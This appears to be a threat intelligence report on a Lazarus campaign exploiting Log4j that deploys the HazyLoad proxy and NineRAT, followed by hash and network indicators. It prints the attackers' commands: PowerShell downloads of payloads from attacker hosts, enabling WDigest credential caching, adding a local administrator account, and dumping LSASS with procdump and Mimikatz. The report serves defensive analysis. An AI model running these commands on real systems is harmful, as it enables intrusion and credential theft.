cmd.exe /c wevtutil qe Microsoft-Windows-TerminalServices-LocalSessionManager/Operational /c:5 /q:*[System [(EventID=25)]] /rd:true /f:text	Query event logs: Get RDP session reconnection information
net user	System Information Discovery [T1082]
cmd.exe /c dir /a c:\users\	System Information

	Discovery [T1082]
cmd.exe /c netstat -nap tcp	System Information Discovery [T1082]
systeminfo	System Information Discovery [T1082]
cmd.exe /c Reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest	OS Credential Dumping [T1003/005]
cmd.exe /c reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1	OS Credential Dumping [T1003/005] Modify Registry [T1112]
cmd.exe /c tasklist | findstr Secu	Software Discovery [T1518]

Once the initial reconnaissance has been completed, Lazarus’ operators deployed HazyLoad, a proxy tool used to establish direct access to the infected system without having to repeatedly exploit CVE-2021-44228.

Command	Action
cmd[.]exe /c powershell[.]exe -ExecutionPolicy ByPass -WindowStyle Normal (New-Object System[.]Net[.]WebClient).DownloadFile('hxxp[://]/inet[.]txt', 'c:\windows\adfs\de\inetmgr[.]exe');	Download and execute HazyLoad
c:\windows\adfs\de\inetmgr[.]exe -i -p	Execute HazyLoad reverse proxy
cmd /C powershell Invoke-WebRequest hxxp[://]/down/bottom[.]gif -OutFile c:\windows\wininet64[.]exe	Download and execute HazyLoad
cmd /C c:\windows\wininet64[.]exe -i -p 443	

In certain instances, the operators will also switch HazyLoad over to a new remote IP address. This is a common tactic attackers use to maintain continued access to previously compromised systems as their infrastructure evolves.

Command	Action
cmd /C taskkill /IM wininet64[.]exe /F	Stop original HazyLoad execution
cmd /C c:\windows\wininet64[.]exe -i -p 443	ReLaunch HazyLoad with new parameters

The threat actors also created an additional user account on the system, granting it administrative privileges. Talos documented this TTP earlier this year, but the activity observed previously was meant to create unauthorized user accounts at the domain level. In this campaign, the operators created a local account, which matches the user account documented by Microsoft.

Command	Intent
cmd.exe /c net user krtbgt /add	Account Creation [T1136]
cmd.exe /c net localgroup Administrators krtbgt /add	Account Creation [T1098]
cmd.exe /c net localgroup Administrators	User Discovery [T1033]

Once the user account was successfully set up, the attackers switched over to it for their hands-on-keyboard activity, which constitutes a deviation from the pattern Cisco Talos previously documented. The hands-on-keyboard activity begins by downloading and using credential dumping utilities such as ProcDump and MimiKatz.

Command	Intent
procdump.exe -accepteula -ma lsass.exe lsass.dmp	Credential harvesting [T1003]
pwdump.exe //Mimikatz	Credential harvesting [T1003]

Phase 2: Lazarus deploys NineRAT

Once the credential dumping is complete, Lazarus deploys a previously unknown RAT we’re calling “NineRAT” on the infected systems. NineRAT was first seen being used in the wild by Lazarus as early as March 2023. NineRAT is written in DLang and indicates a definitive shift in TTPs from APT groups falling under the Lazarus umbrella with the increased adoption of malware being authored using non-traditional frameworks such as the Qt framework, including MagicRAT and QuiteRAT.

Once NineRAT is activated, it accepts preliminary commands from the Telegram-based C2 channel, to again fingerprint the infected systems. Re-fingerprinting the infected systems indicates the data collected by Lazarus via NineRAT may be shared by other APT groups and essentially resides in a different repository from the fingerprint data collected initially by Lazarus during their initial access and implant deployment phase.

Commands typically executed by NineRAT include:

Command	Intent
cmd.exe /C ipconfig /all	System Information Discovery [T1082]
cmd.exe /C ver	System Information Discovery [T1082]
cmd.exe /C wmic os get osarchitecture	System Information Discovery [T1082]
cmd.exe /C WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName	Software Discovery [T1518]
cmd.exe /C net group /domain Domain Computers	System Information Discovery [T1082]
cmd.exe /C netstat -nap tcp	System Information Discovery [T1082]
cmd.exe /C whoami	System Information Discovery

[T1082]

IOCs

IOCs for this research can also be found at our GitHub repository here.

Hashes

HazyLoad

000752074544950ae9020a35ccd77de277f1cd5026b4b9559279dc3b86965eee

NineRAT

534f5612954db99c86baa67ef51a3ad88bc21735bce7bb591afa8a4317c35433

ba8cd92cc059232203bcadee260ddbae273fc4c89b18424974955607476982c4

47e017b40d418374c0889e4d22aa48633b1d41b16b61b1f2897a39112a435d30

f91188d23b14526676706a5c9ead05c1a91ea0b9d6ac902623bc565e1c200a59

5b02fc3cfb5d74c09cab724b5b54c53a7c07e5766bffe5b1adf782c9e86a8541

82d4a0fef550af4f01a07041c16d851f262d859a3352475c62630e2c16a21def

BottomLoader

0e416e3cc1673d8fc3e7b2469e491c005152b9328515ea9bbd7cf96f1d23a99f

DLRAT

e615ea30dd37644526060689544c1a1d263b6bb77fe3084aa7883669c1fde12f

9a48357c06758217b3a99cdf4ab83263c04bdea98c347dd14b254cab6c81b13a

Network IOCs

tech[.]micrsofts[.]com

tech[.]micrsofts[.]tech

27[.]102[.]113[.]93

185[.]29[.]8[.]53

155[.]94[.]208[.]209

162[.]19[.]71[.]175

201[.]77[.]179[.]66

hxxp://27[.]102[.]113[.]93/inet[.]txt

hxxp[://]162[.]19[.]71[.]175:7443/sonic/bottom[.]gif

hxxp[://]201[.]77[.]179[.]66:8082/img/Index[.]php

hxxp[://]201[.]77[.]179[.]66:8082/img/images/header/B691646991EBAEEC[.]gif

hxxp[://]201[.]77[.]179[.]66:8082/img/images/header/7AEBC320998FD5E5[.]gif